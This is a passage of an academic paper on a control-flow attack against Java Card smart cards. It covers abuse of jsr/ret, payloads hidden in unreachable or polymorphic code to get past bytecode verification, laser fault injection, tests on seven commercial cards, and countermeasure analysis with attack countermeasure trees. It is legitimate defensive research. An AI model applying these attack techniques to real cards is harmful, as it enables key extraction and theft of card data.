In this case, if the `#VALUE_1` equals `#VALUE_2`, the unchecked instructions will be executed and the JPC value is increased by 4. We have successfully realized the software attack described in the section 4.2.

4.4.3. Polymorphic Code Inside the Card

An obvious countermeasure is to check the absence of unreachable code. This is a simple process that should mitigate our attack. Such a naive countermeasure does not resist to a more complex attack based on polymorphic code as described in [20]. As

we have seen with the EMAN4 attack, one can modify a backward jump to a forward jump within a method. We use this enabler to give access to a polymorphic code. To build polymorphic code requires to hide a malicious code inside a well-typed program so that the resulting program is semantically correct even after the fault injection. This code fragment has two semantics one which pass the BCV and is thus well typed and a second which is ill-typed but hidden and only active once the fault occurs. When the fault is injected, the control is transferred not to a byte code but to its argument. Then the argument is interpreted as a byte code and a new sequence of instruction is executed until the code resynchronize. We have demonstrated the possibility to hide rich shell code inside a well typed code.

4.4.4. Conclusion

This section has generalized the software attack based on the `jsr` instruction on a card embedding a typed stack and a BCV component. Moreover, we proved that a software attack can be enabled using an attack like EMAN4. A malicious developer can provide to a network operator such an applet that succeed in passing byte code verification either using unreachable code or polymorphic code, once the applet is installed, if one has access to such a card he can perform the laser attack transforming its code to a malicious applet. With such an applet he can dump the content of the card, reverse all the Java applications stored inside the card, call the `getKey` method to retrieve stored keys and so on.

5. Experimental Results

To evaluate our approach, we tried our attack on different smart cards from different manufacturers. The evaluated cards are available on public Internet shops. We evaluated seven cards from three distinct manufacturers (a, b and c). Each card name is associated with the manufacturer reference and its Java Card (JC) specification. The list of evaluated Java Card smart cards is presented in the Table 1.

Reference	JC	GP	Details
`a-21a`	2.1.1	2.0.1	128 kB EEPROM, SIM
`a-22b`	2.2	2.1	72kB EEPROM
`b-22a`	2.2.1	2.1.1	36kB EEPROM, RSA
`b-22b`	2.2.2	2.1.1	72kB EEPROM, RSA
`b-21c`	2.1.1	2.1.2	16kB EEPROM, RSA
`c-21a`	2.1	2.0.1	32KB EEPROM, RSA
`c-22b`	2.2.1	2.1.1	16kB EEPROM

Table 1: Cards used during this evaluation.

To evaluate our attack, an applet, which contains the function shown in the Listing 8, is installed on each card. The evaluated cards have not an embedded BCV. On each card, the malicious function is executed.

On the Table 2, we compared our generic approach with the Faugeron's attack [8] and the EMAN2 attack [4] described in the section 3.3. On the first hand, to succeed,

Ref.	Faugeron [8]	EMAN2 [4]	Generic ROP
a-21a	✗	✓	✓
a-22b	✗	✗	✓
b-22a	✗	✓	✓
b-22b	✗	✗	✓
b-21c	✗	✓	✓
c-21a	✗	✓	✓
c-22b	✗	✗	✓

Table 2: Comparison between Faugeron's attack [8], EMAN2 [4] and our generic ROP approach.

the Faugeron's attack should be done on cards that support integer data type. On a Java Card, the integer data type is optional. As shown in the Table 2, because none of the evaluated cards support the integer data type, the Faugeron's attack cannot be executed. Nowadays, few smart cards allow using integer. On the other hand, the modification required to succeed the EMAN2 attack is sometime detected.

Regarding to the results presented on the Table 2, none of evaluated card detects the faulty execution. The evaluated cards do not embed any countermeasures against the PC modification through the exploitation of `jsr`/`ret` instructions. Thus, we succeeded in a generic CFT attack.

In this section, we have evaluated the attack on the `jsr` instruction on some Java Card smart cards. A part of these cards embed a countermeasure against the modification of the return address of a given method [4]. The Faugeron's attack [8] only succeed on Java Card smart cards which support integer data type and no such cards are available on Internet shop. With the `jsr` based attack, the JPC register is set with our generic approach. Nonetheless, if the JPC register is protected, our attack still works.

5.1. Protect the Asset, not the Path

Each attack tries to get access to an asset: the return address, the index of a `wide` instruction or the dynamic type information. For all these attacks, there are several attack paths or avatars of the same attack, as described in the section 3.4 for the return address attack. The original EMAN4 attack requires a `goto_w` instruction. If the countermeasure is only based on an additional check into this byte code, any new avatar can be exploited. For example any `if<cond>_w` instruction will have the similar effect and thus becomes a new attack path. More sophisticated approach would be the use of the `stableswitch` or `slookupswitch` instruction in which if the index on top of the stack matches with a `matchbyte` then the value of the index is added to the current JPC.

Listing 13: Implementation of the countermeasure in the `goto_w` instruction.

```
int16 BC_goto_w (void) {
    short off = getOffset();
    if (off != getOffest())
      return SEC_ERROR;
```

```
    vm_pc = vm_pc - 1 + getOffset;
    return ACTION_NONE;
}
```

The main idea is to protect the asset, not to prevent completely this range of attacks by focusing on the byte code instructions. Here, one needs to securely implement the function that reads the value of the offset. Against a transient fault a temporal redundancy with a comparison is enough. This dual check must be implemented into all byte codes that use a long index or directly implemented into the function that gets the value of the offset. The Listing 13 is an implementation of the dual check to protect the asset.

6. The Right Countermeasure: Think in Term of Assets

In his PhD, Bouffard [21] applied the Attack Tree Analysis (ATA) to have a global view on the vulnerability of the smart card. Attack trees have been introduced by Schneier in [22], they represent a convenient approach to analyze the different ways in which a system can be attacked. It is an analytical technique (top-down) where an undesirable event is defined and the system is then analyzed to find the combinations of basic events that could lead to the undesirable event. The refinements are combined using conjunctive or disjunctive gates. The seminal work of Schneider has been extended to Defense Trees [23], Attack Countermeasure Trees [24], Boolean logic Driven Markov Processes [25] and so on. Such an analysis is closed to the risk analysis community with the cause-effect diagrams. An attack tree is a tree in which the nodes represent attacks. The root node of the tree is the property that an attacker wants to break. Children of a node are refinements of this goal, and leafs therefore represent initial causes. An attack tree is not a model of all possible combination but a restricted set. It is related to the property evaluated. In this case, code integrity is the most sensible property because if not guaranteed, it enables the attacker to execute any arbitrary code.

6.1. Attack Countermeasure Tree

We used here the paradigm of Attack Countermeasure Tree (ACT) defined by Roy it its PhD, where basic events can be: attack events (*e.g.*, ill-formed CAP file), detection events (*e.g.*, Frame Integrity) and a mitigation event (*e.g.*, Card is Mute) as shown in the Figure 3. To succeed, detection event and mitigation event must be inhibited with a not gate. In this figure a nand gate plays this role. The CFT attack represented in Figure 5 will succeed if the adequate ill formed CAP is loaded and no integrity check or no local variable check are present on the card and the BCV is bypassed. When the event is detected, then the card is muted and the attack is stopped. We use this methodology to provide a clear overview on how different events can be combined to set up attacks that can break the integrity of the code. We do not pay attention here on the valuation of the effort of the attacker but on the efficiency of a counter measure. The minimal cut of an ATA defines the minimal sets of basic events determining an attack scenario. In ACT, the minimal cut represents attack-countermeasure scenarios.

It allows us to define the countermeasure having the highest coverage. Closer to the root is the detection event or the mitigation event better is the coverage.

The property we want to protect is the integrity of the code. So one of the events which can transgress this property is the CFT attack which becomes the root of the subtree of the code integrity ACT. Until now, the CFT instance was only the EMAN2 attack which is represented in the Figure 3. To avoid such an attack, it was only required to either check at runtime the locals, pass the BCV or enable a frame integrity check. Faugeron's article [8] on the `swap_x` instantiation requires adding a basic event as a leaf of the countermeasure. Such leaf requires to check the underflow of the stack on some instructions. Some of the cards now implement a frame integrity that disallows to arbitrary write into the frame. One can remark that the Frame Integrity detection mechanism covers both EMAN2 and Faugeron's attack, while the Check of Local Variables covers only the EMAN2.



Figure 3: Attack with illegal return address access with countermeasure.

This generic CFT attack is represented in the Figure 4. Due to the fact that we use a legal instruction to write into the frame, there is no possibility for the frame integrity mechanism to detect it. During the execution of an `invoke` operation, the interpreter writes into the return address register in the system data area updating the value of the integrity mechanism (redundancy, xor, *etc.*). At the end of the subroutine, the interpreter executes the `return` instruction (and all its avatars) which reads and checks the integrity register before transferring its content into the JPC. In this version of the CFT, we do not change the return address register. We directly modify the JPC register by a local variable without reading nor writing into the return address register. For this reason, the attack runs on all the tested card.

6.2. The right and affordable Countermeasure

The asset to be protected is the return address. Protecting the return address of the system header is not enough because Java defines two return address registers. The second return address register is the local variable used to push the value of the return address stored on top the stack which needs to be stored into a local. This means that we need a redundancy with the value pushed on top of the stack. When the interpreter



Figure 4: CFT attack with legal return address access without countermeasure.

executes the `jsr` operation, the interpreter stores, into the register `retSubRoutine`, this value and push it on top of the stack. Then, during the execution of the `ret i` operation, the interpreter needs to check if the content of the local variable `i` is equal to the content of `retSubRoutine` register. There is no need to provide integrity of the locals nor on the operands stack. It is enough to add one 16-bit register in the JCVM to mitigate this attack D_5 on the Figure 5.



Figure 5: CFT attack with legal return address access with countermeasures.

The minimal cuts for the generic CFT attack represented by the ACT of the Figure 5 are: $\{(A_1, \overline{D_1 D_2 D_3}), (A_2, \overline{D_1 D_2}), (A_3, \overline{D_1 D_5}), (A_4, \overline{D_4 D_5}, A_6), (A_5, \overline{D_5}, A_6)$. The attack A_1 (EMAN2) will succeed if there is no BCV check (D_1) or if frame integrity is not checked (D_2) or if the index of the local variables is not checked (D_3). One can remark that D_1 and D_5 are located close to the root of the tree and are connected with a nand gate, so they are the most effective countermeasure. The set D_2, D_3, D_4 of countermeasure is not effective and can be removed with respect to this attack. Of course, if they are present in other branches of the ACT they must remain within the system.

7. Conclusion and Future Work

We have presented in this paper a generic approach to implement CFT exploit in a constrained device. By opposition to all the previous instances of CFT, it is based on the absence of protection of all return address registers. Often, smart card designers refute the possibility to exploit such an attack. It is due to the hypothesis of the absence of the BCV. They argue that in the real life, operators will only upload programs that have been verified in the sens of type verification. For that purpose, we developed a second version of the attack where the payload is hidden in an unreachable fragment of code. With this version, the reference BCV implementation accept the applet. If a custom BCV is used or if a unreachable code static analysis tool is used then we can use polymorphic code to hide the payload. At runtime, thanks to a laser beam attack, the attacker will execute an ill-typed applet, and master the control flow of the applet and execute any arbitrary code.

The attack is based on the difficulty to clearly identify the different assets to protect. We used the Attack Countermeasure Tree methodology to reason about the weakness of an implementation to find this attack. Using legal instructions to update the JPC provides a full control on the execution flow of the program inside or outside the method. Thus, it enables us to invoke any code fragment. Each evaluated smart card from different manufacturers failed in protecting the second instance of the return address. To protect the JPC register, we implemented a simple countermeasure with a single 16-bit register which is enough to guarantee the integrity of JPC.

We have used the ACT paradigm to explain the efficiency of some countermeasures. If they are placed closed to the root node, they are more efficient than a countermeasure closed to a leaf. Such an analysis can help a smart card engineer to minimize the resource consumption during the design.

References

[1] J. Iguchi-Cartigny, J.-L. Lanet, Developing a Trojan applets in a smart card, Journal in Computer Virology 6 (4) (2010) 343–351, doi:10.1007/s11416-009-0135-3.

[2] W. Mostowski, E. Poll, Malicious Code on Java Card Smartcards: Attacks and Countermeasures, in: G. Grimaud, F.-X. Standaert (Eds.), CARDIS, vol. 5189 of *Lecture Notes in Computer Science*, Springer, ISBN 978-3-540-85892-8, 1–16, doi:10.1007/978-3-540-85893-5_1, 2008.

[3] G. Barbu, H. Thiebeauld, V. Guerin, Attacks on Java Card 3.0 Combining Fault and Logical Attacks, in: [26], 148–163, doi:10.1007/978-3-642-12510-2_11, 2010.

[4] G. Bouffard, J. Iguchi-Cartigny, J.-L. Lanet, Combined Software and Hardware Attacks on the Java Card Control Flow, in: E. Prouff (Ed.), CARDIS, vol. 7079 of *Lecture Notes in Computer Science*, Springer, ISBN 978-3-642-27256-1, 283–296, doi:10.1007/978-3-642-27257-8_18, 2011.

[5] Oracle, Java Card 3 Platform, Virtual Machine Specification, Classic Edition, 3.0.4, Oracle, Oracle America, Inc., 500 Oracle Parkway, Redwood City, CA 94065, 2011.

[6] GlobalPlatform, Card Specification, GlobalPlatform Inc., 2.2.1 edn., 2011.

[7] S. H. Standard, Federal Information Processing Standard Publication #180, US Department of Commerce, National Institute of Standards and Technology 56 (1993) 57–71.

[8] E. Faugeron, Manipulating the Frame Information with an Underflow Attack, in: A. Francillon, P. Rohatgi (Eds.), CARDIS, vol. 8419 of *Lecture Notes in Computer Science*, Springer, ISBN 978-3-319-08301-8, 140–151, doi:10.1007/978-3-319-08302-5_10, 2013.

[9] V. Carlier, H. Chabanne, E. Dottax, H. Pelletier, Electromagnetic Side Channels of an FPGA Implementation of AES, IACR Cryptology ePrint Archive 2004 (2004) 145.

[10] D. Vermoen, M. F. Witteman, G. Gaydadjiev, Reverse Engineering Java Card Applets Using Power Analysis, in: D. Sauveron, C. Markantonakis, A. Bilas, J.-J. Quisquater (Eds.), WISTP, vol. 4462 of *Lecture Notes in Computer Science*, Springer, ISBN 978-3-540-72353-0, 138–149, doi:10.1007/978-3-540-72354-7_12, 2007.

[11] H. Bar-El, H. Choukri, D. Naccache, M. Tunstall, C. Whelan, The Sorcerer's Apprentice Guide to Fault Attacks, IACR Cryptology ePrint Archive 2004 (2004) 100.

[12] S. P. Skorobogatov, R. J. Anderson, Optical Fault Induction Attacks, in: B. S. K. Jr., Çetin Kaya Koç, C. Paar (Eds.), CHES, vol. 2523 of *Lecture Notes in Computer Science*, Springer, ISBN 3-540-00409-2, 2–12, doi:10.1007/3-540-36400-5_2, 2002.

[13] J. Blömer, M. Otto, J.-P. Seifert, A new CRT-RSA algorithm secure against bellcore attacks, in: S. Jajodia, V. Atluri, T. Jaeger (Eds.), ACM Conference on Computer and Communications Security, ACM, ISBN 1-58113-738-9, 311–320, doi:10.1145/948109.948151, 2003.

[14] E. Vétillard, A. Ferrari, Combined Attacks and Countermeasures, in: [26], 133–147, doi:10.1007/978-3-642-12510-2_10, 2010.

[15] A. Francillon, Attacking and Protecting Constrained Embedded Systems from Control Flow Attacks, Ph.D. thesis, Institut National Polytechnique de Grenoble - INPG, 2009.

[16] M. Lackner, R. Berlach, J. Loinig, R. Weiss, C. Steger, Towards the Hardware Accelerated Defensive Virtual Machine – Type and Bound Protection, in: S. Mangard (Ed.), CARDIS, vol. 7771 of *Lecture Notes in Computer Science*, Springer, ISBN 978-3-642-37287-2, 1–15, doi:10.1007/978-3-642-37288-9_1, 2012.

[17] J. Dubreuil, G. Bouffard, B. N. Thampi, J.-L. Lanet, Mitigating Type Confusion on Java Card, International Journal of Secure Software Engineering (IJSSE) 4 (2) (2013) 19–39, doi:10.4018/jsse.2013040102.

[18] K. Nohl, Rooting sim cards, in: Black Hat Conference, 2013.

[19] T. Razafindralambo, G. Bouffard, J.-L. Lanet, A Friendly Framework for Hidding fault enabled virus for Java Based Smartcard, in: N. Cuppens-Boulahia, F. Cuppens, J. García-Alfaro (Eds.), DBSec, vol. 7371 of *Lecture Notes in Computer Science*, Springer, ISBN 978-3-642-31539-8, 122–128, doi:10.1007/978-3-642-31540-4_10, 2012.

[20] S. Hamadouche, J.-L. Lanet, Virus in a smart card: Myth or reality ?, in: L. Cheng, K. Wong (Eds.), Journal of Information Security and Applications, vol. 18 issues 2-3, Elsevier, 130–137, doi:10.1016/j.jisa.2013.08.005, 2013.

[21] G. Bouffard, A Generic Approach for Protecting Java Card Smart Card Against Software Attacks, Ph.D. thesis, University of Limoges, 123 Avenue Albert Thomas, 87060 LIMOGES CEDEX, 2014.

[22] B. Schneier, Attack trees: Modeling security threat, in: Dr. Dobbs journal, 1999.

[23] S. Bistarelli, F. Fioravanti, P. Peretti, Defense trees for economic evaluation of security investments, in: Availability, Reliability and Security, 2006. ARES 2006. The First International Conference on, 8 pp.–, doi:10.1109/ARES.2006.46, 2006.

[24] A. Roy, D. S. Kim, K. S. Trivedi, Attack countermeasure trees (ACT): towards unifying the constructs of attack and defense trees, Security and Communication Networks 5 (8) (2012) 929–943, ISSN 1939-0122, doi:10.1002/sec.299, URL `http://dx.doi.org/10.1002/sec.299`.

[25] M. Bouissou, J.-L. Bon, A new formalism that combines advantages of fault-trees and Markov models: Boolean logic driven Markov processes, Reliability Engineering, System Safety 82 (2) (2003) 149 – 163, ISSN 0951-8320, doi: http://dx.doi.org/10.1016/S0951-8320(03)00143-1.

[26] D. Gollmann, J.-L. Lanet, J. Iguchi-Cartigny (Eds.), Smart Card Research and Advanced Application, 9th IFIP WG 8.8/11.2 International Conference, CARDIS 2010, Passau, Germany, April 14-16, 2010. Proceedings, vol. 6035 of *Lecture Notes in Computer Science*, Springer, ISBN 978-3-642-12509-6, doi: 10.1007/978-3-642-12510-2, 2010.